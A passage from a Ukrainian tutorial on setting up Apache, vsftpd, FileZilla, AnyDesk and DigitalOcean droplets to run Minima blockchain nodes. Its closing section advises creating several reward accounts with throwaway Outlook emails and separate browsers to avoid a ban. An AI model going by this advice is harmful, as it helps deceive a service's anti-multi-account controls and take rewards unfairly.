HTTP-сервер Apache є найпоширенішим веб-сервером у світі. Він надає багато потужних функцій, включаючи модулі з динамічним завантаженням, надійну підтримку медіа та широку інтеграцію з іншим популярним програмним забезпеченням. Перевіряємо статус роботи apache2:




Рис. 3.3 Перевірка статусу apache2

Далі ми можемо створити зразок сторінки index.html за допомогою nano або вашого редактора vi:

$ sudo nano /var/www/example.com/html/index.html

Прописуємо базовий html код. Зберігаємо файл натиснувши Ctrl+O, закриваємо поєднанням Ctrl+X.

Щоб Apache обслуговував цей вміст, необхідно створити файл віртуального хосту з правильними директивами. Замість того, щоб безпосередньо змінювати файл конфігурації за замовчуванням, розташований у /etc/apache2/sites-available/000-default.conf, створимо новий у /etc/apache2/sites-available/example.com.conf:

$ sudo nano /etc/apache2/sites-available/example.com.conf

Оберніть увагу на те, що ці дані стосуються виключно мого серверу, тому вам потрібно змінити наступне: ServerName, ServerAlias, ServerAdmin та DocumentRoot.

Для того щоб дізнатись свій IP-адрес введіть ip a/ip address/ip addr.

Рис. 3.4 Налаштування віртульного хосту

Встановлюємо vsftpd для оптимізації безпеки, продуктивності та стабільності.

Vsftpd, що означає «Дуже безпечний FTP-демон», — це FTP-сервер для Unix-подібних систем, включаючи Linux.

Демони (daemons) — це працюючі в фоновому режимі службові програми (або процеси), метою яких є моніторинг певних підсистем ОС та забезпечення її нормальної роботи. Наприклад, демон принтера контролює можливості друку, демон мережі контролює та підтримує мережеві комунікації тощо.




Рис. 3.5 Встановлення vsftpd

Відкриємо порти 20 та 21 для коректної роботи з FTP-сервером і перевіряємо:

$ sudo ufw allow 20/tcp

$ sudo ufw allow 21/tcp

$ sudo ufw status

Перезавантажимо FTP-сервер:

```
loid@loid:~$ sudo systemctl restart vsftpd
```

Рис. 3.6 Команда перезапуску vsftpd

Додаємо користувача з якого буде виконуватись авторизація на сервері:

```
loid@loid:~$ sudo useradd -m yatsunskiy
loid@loid:~$ sudo passwd yatsunskiy
New password:
Retype new password:
passwd: password updated successfully
loid@loid:~$
```

Рис. 3.7 Команди для додавання користувача і призначення паролю для нього

Завантажимо ПЗ Filezilla у Windows – посилання.

FileZilla — це безкоштовне програмне забезпечення протоколу передачі файлів (FTP) із відкритим кодом, яке дозволяє користувачам налаштовувати FTP-сервери або підключатися до інших FTP-серверів для обміну файлами. Завантажуємо командою:

```
loid@loid:~$ sudo apt-get install filezilla
Reading package lists... Done
Building dependency tree
Reading state information... Done
filezilla is already the newest version (3.39.0-2+deb10u1).
0 upgraded, 0 newly installed, 0 to remove and 7 not upgraded.
```

Рис. 3.8 Установка ПЗ Filezilla

Відкриваємо на ОС Windows Filezilla. Вписуємо IP-адресу нашого серверу, ім’я користувача та пароль.




Рис. 3.9 Filezilla

Віддалена робота — це не лише можливість працювати будь-де. Це також можливість вибирати будь-який пристрій для роботи. З AnyDesk ви зможете легко вирішувати проблеми, буквально на ходу. Завдяки підтримці мобільних пристроїв, до AnyDesk можна легко та безпечно підключатися за допомогою свого телефону. Завантажити на телефон можна з Google Play, а на Windows з офіційного сайту AnyDesk. AnyDesk працює на будь-якій платформі.

AnyDesk — це програмне забезпечення для віддаленого робочого столу, яке дозволяє користувачам віддалено підключатися до комп'ютера з будь-якої точки світу з доступом до Інтернету. Можливість віддаленого підключення особливо корисна для компаній, у яких співробітники знаходяться в дорозі, і IT-фахівців.




Рис. 3.10 Anydesk

Як і у Filezilla ми підключаємось за допомогою IP-адреси.

Серед явного мінусу є те що наш віртуальний хостинг не в змозі працювати 24/7, адже він навантажує комп'ютер, поглинає багато електричних ресурсів і головне, станом на 24.12.22 в Україні діють періодичні відключення світла. Зважаючи на цю ситуацію, мною було прийняте рішення скористатись альтернативним рішенням – віддаленим віртуальним обладнанням DigitalOcean.

3.2 Рішення безперервної роботи серверів, DigitalOcean

DigitalOcean — це постачальник послуг хмарного хостингу, який пропонує послуги хмарних обчислень та інфраструктуру як послугу (IaaS). Реєструємо аккаунт, прив'язуємо картку (списується у якості перевірки і повернуться)




Рис. 3.11 Два місяці безкоштовного хостингу

Після реєстрації на DigitalOcean, натискаємо на свій профіль та створюємо/перейменовуємо команду. У команду можна додати інші аккаунти за наявності. Кошти, які ви отримуєте на створення серверів (200$) надаються не користувачу окремо, а команді, ви можете бути, як і єдиним учасником, так і знаходиться в групі людей.




Рис. 3.12 Створення команди, зміна назви

DigitalOcean Droplets — це віртуальні машини (VM) на базі Linux, які працюють поверх віртуалізованого обладнання. Кожен створений вами Droplet — це новий сервер, який ви можете використовувати як в автономному режимі, так і як частину більшої хмарної інфраструктури.

Droplet – це невеликий сервер, який використовується для запуску однієї програми або служби. Дроплет не є цілим сервером і не має тих самих функцій, що й повний сервер. Дроплет не є постійним сервером

Створюємо дроплету та налаштовуємо її:




Рис. 3.13 Створення дроплет

Регіон обираємо Амстердам, або Франкфурт. У пункті Datacenter обираємо AMS3, через те, що нажаль AMS2 не доступний в даний момент




Рис. 3.14 Вибір розташування хостингу сервера

У якості Операційної системи я рекомендую обрати Ubuntu 20.04 (LTS) x64, а виділений процесор слід обирати базовий:




Рис. 3.15 Вибір ОС та версії

Переходимо до вибору тарифного плану, регулярні платежі один раз на місяць у розмірі 24$ найоптимальніший варіант. Ми будемо створювати три дроплети, кожна по 24$/M, за 2 місяці це обійдеться в 144$.




Рис. 3.16 Вибір тарифного плану (користуючись наданими 200$ за реєстрацію)

Методом аутентифікації через емулятор Linux терміналу буде пароль. Він повинен складатись мінімум с 8-ми символів, мати не менш ніж одну заголовну літеру, мати не менше одної цифри і не може закінчуватись на цифру, або спеціальний символ.




Рис. 3.17 Вибір способу аутентифікації на сервер через термінал

Останнім пунктом створення дроплети є вибір назви. Я дуже рекомендую використати у якості назви наш «Incentive ID», який продемонстровано на рисунку 3.19, щоб не плутатись в тому, яка дроплета і ip-адреса до якої належить ноди.




Рис. 3.18 Створення назви та дроплети

Повторюємо цю процедуру с іншими двома дроплетами, за виключенням зміни назви на Incentive ID двох інших аккаунтів ноди Minima.

3.2.1 Node Minima, Docker та емулятор терміналу Xterm

Minima — це блокчейн рівня 1, розроблений для того, щоб бути доступним якомога більшій кількості людей. Це було досягнуто завдяки тому, що будь-кому дозволено запускати вузол повної перевірки та конструювання на смартфоні, не потребуючи технічної підготовки.

Реєструємо три аккаунти за посиланням, один аккаунт на одну дроплету DigitalOcean. При реєстрації можна використовувати будь-яку пошту, найпростіше створити три пошти - Outlook. Outlook пошту можно створювати необмежену кількість разів, вона не потребує вашого номеру телефону, тому це самий зручний та швидкий варіант.

Однак, реєструючи аккаунт на Minima з одного браузеру, під одним IP та Mac адресом ви ризикуєте отримати бан. За замовчуванням на Windows 10 ви маєте два браузери: Edge, Internet Explorer 11. Зазвичай середньостатистичний користувач не користується цими браузерами, найчастіше зустрічаються Opera, Mozilla Firefox,

Google Chrome. Використовуйте кожен браузер окремо і реєструйте аккаунти. При бажані можна використати VPN розширення браузеру, або додаток для ПК, але на власному опиті кажу, що достатньо розділити браузери.

Після реєстрації відразу переходимо до вкладки «Incentive ID» і зберігаємо UID собі в примітки, додаючи пошту, пароль та IP-адресу дроплети до якої ми будемо підключати ноду.

